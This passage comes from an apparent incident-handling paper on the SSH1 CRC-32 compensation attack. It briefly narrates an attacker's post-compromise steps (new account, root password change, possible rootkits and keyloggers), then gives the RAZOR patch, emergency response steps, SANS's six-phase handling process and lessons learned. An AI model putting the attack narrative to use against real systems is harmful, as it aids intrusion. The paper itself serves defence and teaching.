Now that the attacker has compromised the system, noted its successful compromise and the ability to repeat the process through verification of a null shell, created a user account, and changed the root password ([1,2,3] – shown in Console Log #7 in bold **red** above), the dirty work of compromising the web server can take place. Among other potential events at this point are the introduction of a root kit or loadable kernel modules, execution of keystroke loggers to capture passwords and other sensitive data, and installation of remote bots to perform DDoS attacks.

```
exit
Connection closed
[test1@ssh1hack test1]$
```

Console Log #9 – Closing the Connection to the Compromised System

At this point, the system belongs to the attacker.

An Ounce of Prevention…

The easiest way to prevent this particular type of exploit involves configuring SSH2 exclusively on SSH servers. SSH2 uses stronger cryptographic integrity checks, as previously noted (Barrett and Silverman, p. 79). As a result, it does not have need for the vulnerable attack detection subsystem present in SSH1. Note that merely installing or upgrading the SSH software on your system may not remove the vulnerability, if older binaries of **`sshd`** containing the vulnerability are still in place. To repair a vulnerable SSH installation, per best practices:

1) uninstall the affected SSH software, taking care to remove all binaries from the system; and
2) install a version of SSH known to be secure to the system, making sure that SSH1 fallback is disabled in the configuration.

Often, organizations will have a heavy investment in SSH1, and it is not feasible to stop using it for time or resource reasons. In these cases, the second-best recommended practice is to patch the server or servers in question. Contact the vendor for updates to commercial versions of SSH, or browse the distribution point of open source distributions, for patches or updated versions. In some cases, it will be necessary to repair the issue in the source code and recompile. Others may have an updated distribution that can be updated, via methods like RPM. Once a patch or secure version is found or created, it should be installed as soon as possible, to mitigate the risk of compromise. The RAZOR advisory included patches for three distributions of SSH. Included here for example is the fix for OpenSSH 2.2.0:

```
8<-------------------patch for openssh-2.2.0--------------------------
--- deattack.c.orig     Wed Feb  7 14:18:23 2001
+++ deattack.c  Wed Feb  7 14:19:33 2001
@@ -84,7 +84,7 @@
 detect_attack(unsigned char *buf, u_int32_t len, unsigned char *IV)
 {
        static u_int16_t *h = (u_int16_t *) NULL;
-       static u_int16_t n = HASH_MINSIZE / HASH_ENTRYSIZE;
+       static u_int32_t n = HASH_MINSIZE / HASH_ENTRYSIZE;
        register u_int32_t i, j;
        u_int32_t l;
        register unsigned char *c;
8<-------------------patch for openssh-2.2.0--------------------------
```

OpenSSH Patch Code authored by Michal Zalewski of the RAZOR Team

As indicated by the bold red (original) and **blue** (updated) lines of code, RAZOR has changed the definition of the hash functions minimum or starting size from a 16-bit unsigned integer to a 32-bit unsigned integer. This can be verified by obtaining the OpenSSH 2.2.0 and 2.3.0 source tarballs and verifying the code between the two `deattack.c` source code files:

- ftp://ftp.openbsd.org/pub/OpenBSD/OpenSSH/portable/openssh-2.2.0p1.tar.gz
- ftp://ftp.openbsd.org/pub/OpenBSD/OpenSSH/portable/openssh-2.3.0p1.tar.gz

It is left to the reader to perform this comparison, as it only demonstrates the existence of the lines of replaced and replacing code noted above in the OpenSSH patch.

Talking to the Cheshire Cat – Handling the Emergency

With inadequate measures in place to counter the SSH1 threat outlined above, and no previous incident handling measures discussed, the handlers in this fictitious case began with the emergency response procedures outlined by SANS in their Computer Incident Handling Step-by-Step Guide (page 2). These procedures got them started on their way to recovery.

The Emergency Response

Here are outlined the recommended steps to handle an emergency when your organization is unprepared. In addition, this paper describes how Company X incident handlers dealt with the SSH server breach and web server defacement at hand per each of these steps.

Emergency Step 1 – Remain calm.

Despite the "get it fixed now" impetus from management, the handlers took pains to avoid mistakes attributable to haste. They took a brief break apart from the rest of the team to develop a strategy per the guidelines they had studied, and gathered their tools and supplies. This would help them proceed in an orderly fashion with a good grasp of the status of the situation at any time. This approach, in turn, lent itself to keeping the rest of the team calm and focused on the work ahead.

Emergency Step 2 – Take good notes.

Knowing the potential for issues to escalate if and when the responsible party was found, the handlers obtained a ledger book each, with bound pages. These were numbered consecutively starting at 1, and each entry was date and time stamped. As they proceeded, they made copied of the forms in the SANS guide (pp. 43-48) and filled in the information as they gathered it. More detail about information found on the systems follows in the next section. The handlers also obtained a hand-held tape recorder and a couple of disposable 35-mm. cameras from the office supply clerk as an aid in documenting the situation.

Emergency Step 3 – Notify the right people and get help.

Once their plan was coordinated, the handlers convened a five-minute meeting with the CEO, CIO, the senior vice-president (SVP) over system administration, the marketing director who found the problem, the senior system administrator, one junior system administrator, and the UNIX administrator with the responsibility for maintaining the FW-1 system and its rulebase. The handlers and the system administrators make up the incident response team. The plan of action was described, and the executives were informed that they would be given status reports every two hours.

Emergency Step 4 – Enforce a "need to know" policy.

During the initial meeting with the executive and systems staff, it was agreed that nothing about the incident was to be revealed to anyone outside that group. The obvious exception to this would be any required or desired notifications to law enforcement officials or any specialized assistance that would be required to get systems up and running. This policy would be reevaluated once the systems were restored, in the event that assistance was needed to analyze forensics data. This would most likely only be necessary if any legal proceedings were desired.

Emergency Step 5 – Use out of band communications.

All members of the incident team and informed senior management have cell phones. All communication not performed in person was agreed to be across these phones only. No calls on the company PBX were to be made, and certainly no e-mails of any nature regarding the event were to be sent.

Emergency Step 6 – Contain the problem.

As will be described in the next section, the affected systems were taken off line as soon as the problem was identified. Restoring of backups dating back prior to the point of attack were to be used as restore points for systems binaries. Web page backups were to be pulled from the Webmaster's development platform, and the few data files on the SSH server had live duplicate versions on the internal network.

Emergency Step 7 – Make a backup of the affected system(s) as soon as is practical.

The handlers did not have any experience with **`dd`**, but were adept at using PowerQuest DriveImage and Norton Ghost. The systems would be imaged using a separate system, the drives removed and set up as slaves, set to read-only where possible, and imaged to backup drives. The only delay in further analysis would be waiting in delivery of backup drives for the copy procedure.

Emergency Step 8 – Get rid of the problem.

The Web server was being rebuilt, and a plan existed to look for a stronger authentication method for access to updateable areas. The SSH server would be rebuilt using only SSH2 as a protocol with an updated version of OpenSSH. Additionally, all external access would be changed to require a VPN client through the FW-1 firewall.

Emergency Step 9 – Get back in business.

With the combined expertise of the administrators in the incident team, the Web site was restored in about six hours. The SSH server was restored and put back into production the following day. The FW-1 administrator located five licenses to SecuRemote for FW-1 that were purchased with the firewall software, and set them up for the Webmaster, two sales representatives (a trial run), himself, and the senior administrator. Total response time to handle this incident was two days.

Drink the magic potion – Six Steps to Proper Incident Handling

Probably the most important lesson to learn is what to do in the future when confronted with similar situations. Making sure your organization is positioned to deal with these issues when and if they present themselves will make future issues much less difficult to handle, and can go a long way toward preventing both recurrences of old events and potential new ones. The following six steps follow the foundation of the SANS Incident Handling and Hacker Exploits class, as well as their manual, Computer Security Incident Handling Step by Step, version 2.2.

Preparation

In the example network shown above, no existing countermeasures were in place other than an external firewall. With a FW1 system configured to allow SSH and Web traffic passing into the service network, and all internal traffic passing out, senior and IS management viewed the network configuration as secure, and as such it had been in place for several months with no modifications or upgrades. Need for IDS systems had been brought up by line level IT staff members who had been concerned by the amount and nature of traffic that intermittently passed through the border router, unimpeded by ingress or egress ACLs. No formal security policy existed, and any security that was done fell to the FW-1 UNIX administrator.

With a less-than-solid sense of real security in this network, the most critical thing lacking is a formal security policy. Regardless of how well-prepared an administrator is, or how overworked, how much or how little they know about system and network security, the security policy gives a real impetus to incident preparation. Without a security policy in place consistently indicating to all what is and is not considered appropriate behavior on this network and its attached systems, there is no basis of comparison between acceptable behavior and an intrusion. Additionally, this policy should establish the need for an action plan in the event a suspected incident occurs.

Fortunately, there was one positive tactic performed during the past several months. An extremely cautious prior administrator had consulted a friend who was a lawyer to help draft some general banner text that had been put in place on all systems with any type of remote access. All remote access connections enter the internal network via SSH or SecuRemote VPN clients, so our compromised system at least warned would-be users that they were not welcome unless expressly authorized in writing by the IT staff.

Identification

Although many organizations have far more guards at the castle door and suffer far less damage, our sample network has suffered a fate that has become all too familiar: web site defacement. Finding the defaced web site was the first indication that part of the company's network had been compromised. A high-level sales manager was viewing the main web site from home the morning of the discovery to verify the prior night's update of some new product information being made available to the public. After several attempts, he continued to pull up the "Company X Sux" page, complete with links to pornographic sites and fictitious products targeted for inclusion into Internet search engines to generate adverse publicity. After a very urgent cell phone call, and the administration team knew they were potentially in for some long days of system repair and damage control on various fronts.

Two administrators had recently attended a forensics training class, and were studying to become more familiar with its mechanics. They now had a chance to put it all to good use, and now approval from their manager to take the time to "do whatever it takes to get this fixed and keep it from happening again!"


The first order of business was to find out what had happened, and was it actually still happening, while directing the recovery of the site in a manner that would preserve evidence. A SNORT system originally built as a test system had been placed on the service network to capture packets for tests analysis, but had not been checked in over a week. However, it was still logging packets, so they began their search for clues there.

There didn't appear to be any current traffic into the Company X DMZ other than some http traffic. After closer examination of the logs, they saw a massive amount of traffic directed at standard SSH port 22 on the segment, with a destination of the SSH server. Going to the logged-in console of the server to shut it down, one handler checked the logs on the system and found entries regarding corrupt packets and a compensation attack. This information was logged in the incident journal, and this system was also moved to the secure storage area. With the newly resurfaced SSH attack making news in the trade sites, it was now clear that someone had violated the SSH server on the segment, and had used it to deface the web server via inherent trusts.

Containment

It was decided that the Web server would be restored from the hot spare, and the SSH server would be taken off-line, so the current threats to the internal site were somewhat mitigated. In order to ward off any additional issues, some members of the administration team were assigned to begin verifying all remaining systems in the service network were not compromised. If any system appeared to be altered, the administrators were instructed to change nothing, and report to the handlers at once. This would allow them to add the system to the list of compromised systems and begin documenting the damage. The systems were labeled with "Virus Risk – Compromised Systems," shut down and locked in the equipment cage for safekeeping. These systems would be bit-level imaged and archived for analysis.

At the same time, the handlers began a comprehensive review of the firewall logs to try and determine exactly what traffic had actually passed the firewall over the last 24 to 48 hours. Once into the firewall, the handlers and the firewall administrator went over the configuration and the logs. The firewall configuration was fairly straightforward and simple, with a minimal rulebase, intended to allow only necessary traffic:



No.	Source	Destination	Service	Action	Track	Install On	Time	Comment
1	Any	FW-1	Any	drop	Long	Gateways	Any	Stealth Rule
2	Any	www-svrs	www	accept	Long	Gateways	Any	Allow www in to DMZ
3	Any	xmail	smtp	accept		Gateways	Any	Allow mail in
4	xmail	Any	smtp	accept	Long	Gateways	Any	Allow mail out
5	Any	ssh1hack	ssh	accept	Long	Gateways	Any	Allow admins to SSH svr
6	UserNet	Any	www	accept		Gateways	Any	Allow users to surf WWW
7	Any	Any	Any	drop	Long	Gateways	Any	Cleanup Rule

FW-1 Perimeter Firewall Rulebase

With the firewall not logging http traffic, it would be difficult to rule out http tunneling, but until the rest of the administrative team indicated the Web server was up, the rule was changed to block http traffic with short logging. Hopefully they would be able to determine if the attacker was trying anything else, once they got an idea of who it was. At least they would have log traces that could be useful later. They also knew that since the SSH server was down, and most of those who would use it for administrative reasons were in the office, and hopefully the rest had been contacted by now, very little SSH traffic should be entering the service network. Rather than block it, they opted to leave the rule open, and increase the logging from short to detailed, in hopes of finding the attacker reentering the network.

Eradication

With the system down, and the incident handlers inexperienced in a hands-on recovery of the system, it was decided to restore the system from the previous week's full backup. Given that the incident appeared to exist only from the date of compromise on, and the backup was from eight days prior to that, they felt reasonably sure that this was a safe course of action. The SSH server was set up in their makeshift lab in the data center, and the system was only hooked into a test hub for recovery.

The backup tapes from the previous week were restored to the system and the system was brought back up. At that point, the default Red Hat 6.2 installation was updated from original media to ensure the binaries were originals, the kernel was verified, and the OpenSSH v3.0.2 RPM was upgraded. After the configuration was completely restored and updated, TripWire was configured to snapshot the entire drive, and send via e-mail any changes to configurations or binaries to the internal system administrative group mailbox via the Sendmail relay in the DMZ.

Recovery

While the *ad hoc* incident team took action to identify the threat and document it properly, the rest of the administration team was to restore the Web site without damaging evidence. The defaced Web server was taken down, and the handlers secured it in a limited access storage closet until further analysis could be performed. It was quickly replaced with a cold spare system kept handy for disastrous events. Management had identified the company's Web presence as mission critical, and as such, had approved budget funds for a complete set of backup drives for all web servers, and a spare chassis. Web servers were image backed up to a hot-swappable drive array in the early morning hours every Sunday by the weekend administrators, and these drives were kept in a media safe with a third-party off-site storage vendor, along with the cold spare chassis. Daily differentials were made to tape to allow updates to be restored to the alternate set of disks in a relatively short period of time.

After bringing up the newly assembled system off-line, they restored all data from the most recent backup, which had also arrived with the imaged drives back from off-site storage. The overnight differentials were assumed corrupt, write-protected, and pulled out of the tape rotation. They were then sealed in evidence bags, created from antistatic drive bags and food storage bags sealed with nylon cable ties, in case they were necessary to the forensic investigation.

Once restored and still off-line, the Webmaster and the senior administrator went through the server to verify that nothing, to the best of their ability, was amiss with the server from a data and system integrity standpoint. It was important to verify if possible that the attack was indeed limited to the last 24 hours and no backdoors or other access weaknesses existed in the server to be reinserted into production. Information was obtained from the OS vendor to determine binary integrity on the system, and configuration files were examined for any additions that would allow access beyond local administration. The idea was to get the site back up with only the ability to make changes if you had physical access to the system.

After system verification was done, all user accounts were documented, all administrative passwords on necessary accounts, such as root, were changed to previously unused strong passwords, passwords on temporarily disabled accounts were changed to arbitrary strong strings exceeding 24 characters, and all unnecessary accounts were deleted from the system. While one handler coordinated efforts in one area or another, the other was always making notes in a journal about the activities being directed. With the cooperation of the entire staff, web site sustained just less than six hours of downtime.

Lessons Learned

After a tense two days of recovery, the incident handlers, senior system administrative staff, and the SVP reporting to the CIO gathered for a post-mortem session. Per the SVP, the senior management had received a good scare regarding their precarious position with respect to information security and the resultant welfare of the company. Senior management had requested that the system administrators put together a plan of action to prevent such an event in the future.

The incident handlers requested a tactical post-mortem of the immediately past crisis first, to address any immediate and outstanding issues. They also indicated that the process would lend itself to expanding into a strategic initiative, if done in conjunction with senior IT staff's creation of a first draft security policy, and pointed out that a formal security administration function needed to be created, reporting directly to the CEO, to oversee and create a check-and-balance system of functionality and security for the organizational information infrastructure.

The senior system administration team was reluctant to buy into the idea, since some of them had come from shops that had overemphasized security, or had poor and inadequate implementations. They noted that security often conflicts with the nature of information systems and the reason they exist. Most present agreed this was a risk, but the incident handlers noted that information security lessons learned over the past several years were fostering an enabling methodology over the previous restrictive one. They pointed out that if the attitude of "fast and reliable access to the right data to the right people" were stressed, that the natural result would be a restriction of sensitive data against unauthorized access.

Consensus was reached that a security function of some sort would have to be implemented in the organization, and the task of developing a skeleton plan fell to the incident handlers. A meeting was scheduled for two weeks out to come together and form the core of a team that would ultimately design and implement the new security function.

The official post-mortem determined that due to the fortunate lack of sophistication of the attack, that it was likely an inexperienced "script kiddie" trying out the latest hack they had managed to get off the Internet. This was supported by the manner in which the web site had been defaced, and the obvious reentry methods used on the SSH server. A serious black hat would have probably installed a rootkit and have been assaulting a number of other systems through automated means. With this good fortune in mind, it was decided that VPN clients should be a requirement for user traffic to traverse the FW-1 firewall, that and that SSH1 would no longer be an acceptable connection means.

Conclusion

Software coding errors continue to plague system administration and information security professionals as more and more bounds checking oversights and improperly coded subroutines create information security issues. Couple this with sophisticated tools created by the white, gray and black hat communities that seem to make it into the wild, and it is apparent that the challenge to IT security professionals is as great today as it ever was. In order to offset these ground-level problems that will exist as long as people can make mistakes, it is important to remember the concepts surrounding "defense in depth."

Defense in depth is a philosophy that teaches multiple layers of security will cumulatively mitigate enough risk to allow an information system to exist and perform its appointed function. Appropriately implemented, a layered defense will be adequate to thwart most issues that would pose a significant, critical, or mortal threat to a business entity, while bearing in mind that diminishing returns will set in after a point. The depth of the defense will vary from organization to organization, and it is not a task that will be accomplished overnight, in a week, or even a year. Information security is an ongoing task for as long as the information systems in question exist. Through education, user awareness, policy development, strategy can be developed to combat the problem. Technical training, better secure coding techniques, and a new commitment to excellence will allow us to tactically implement the new strategy that emerges as we go forward into a new millennium of information security.

Sources and References

Barrett, Daniel J. and Richard E. Silverman. SSH The Secure Shell: The Definitive Guide. Sebastopol: O'Reilly and Associates, February 2001.

Bindview RAZOR Team, "Remote vulnerability in SSH daemon crc32 compensation attack detector." 8 February 2001. http://razor.bindview.com/publish/advisories/adv_ssh1crc.html (29 January 2001)

Cisco Systems Security Team, "Cisco Security Advisory: Multiple SSH Vulnerabilities." 27 June 2001, revised 12 November 2001. http://www.cisco.com/warp/public/707/SSH-multiple-pub.html (7 February 2002)

Computer Emergency Response Team, "CERT Advisory CA-2001-35 Recent Activity Against Secure Shell Daemons." 13 December 2001, updated 14 December 2001. http://www.cert.org/advisories/CA-2001-35.html (25 January 2002)

Computer Emergency Response Team, "CERT Incident Note IN-2001-12 - Exploitation of vulnerability in SSH1 CRC-32 compensation attack detector." 5 November 2001, revised 7 November 2001. http://www.cert.org/incident_notes/IN-2001-12.html (24 January 2002)

CORE-SDI, "SSH1 CRC-32 compensation attack detector vulnerability." 8 February 2001. http://www.corest.com/pressroom/advisories_desplegado.php?idxsection=10&idx=81 (30 January 2002)

Internet Security Systems' X-Force Team, "Widespread Exploitation of SSH CRC32 Compensation Attack." 31 October 2001. http://xforce.iss.net/alerts/advise100.php (30 January 2002)

Lee, Rob, "SSH CRC Exploit Analysis." 22 December 2001. http://www.incidents.org/papers/ssh_exploit.pdf (25 February 2002)

Northcutt, Stephen, et al. Computer Security Incident Handling Step by Step. Bethesda: The SANS Institute, October 2001.

SecurityFocus Team, "SSH CRC32 Compensation Attack Detector Vulnerability." 8 February 2001, updated 24 November 2001. http://www.securityfocus.com/bid/2347 (3 December 2001)

United States Department of Energy Computer Incident Advisory Capability, "CIACTech02-001: Understanding the SSH CRC32 Exploit." 20 December 2001. http://www.ciac.org/ciac/techbull/CIACTech02-001.shtml (30 January 2002)

Acknowledgements

I would like to acknowledge:

William Salusky, Information Systems Forensics expert of DMZ Services in California for his assistance with the **`x2`** binary. William has performed forensic analysis of systems compromised with **`x2`**, and was instrumental in pointing me to resources to complete this assignment.

Michael Zyskowski, Security Consultant with Nortel Networks, for assistance with Check Point Firewall-1 configurations and issues.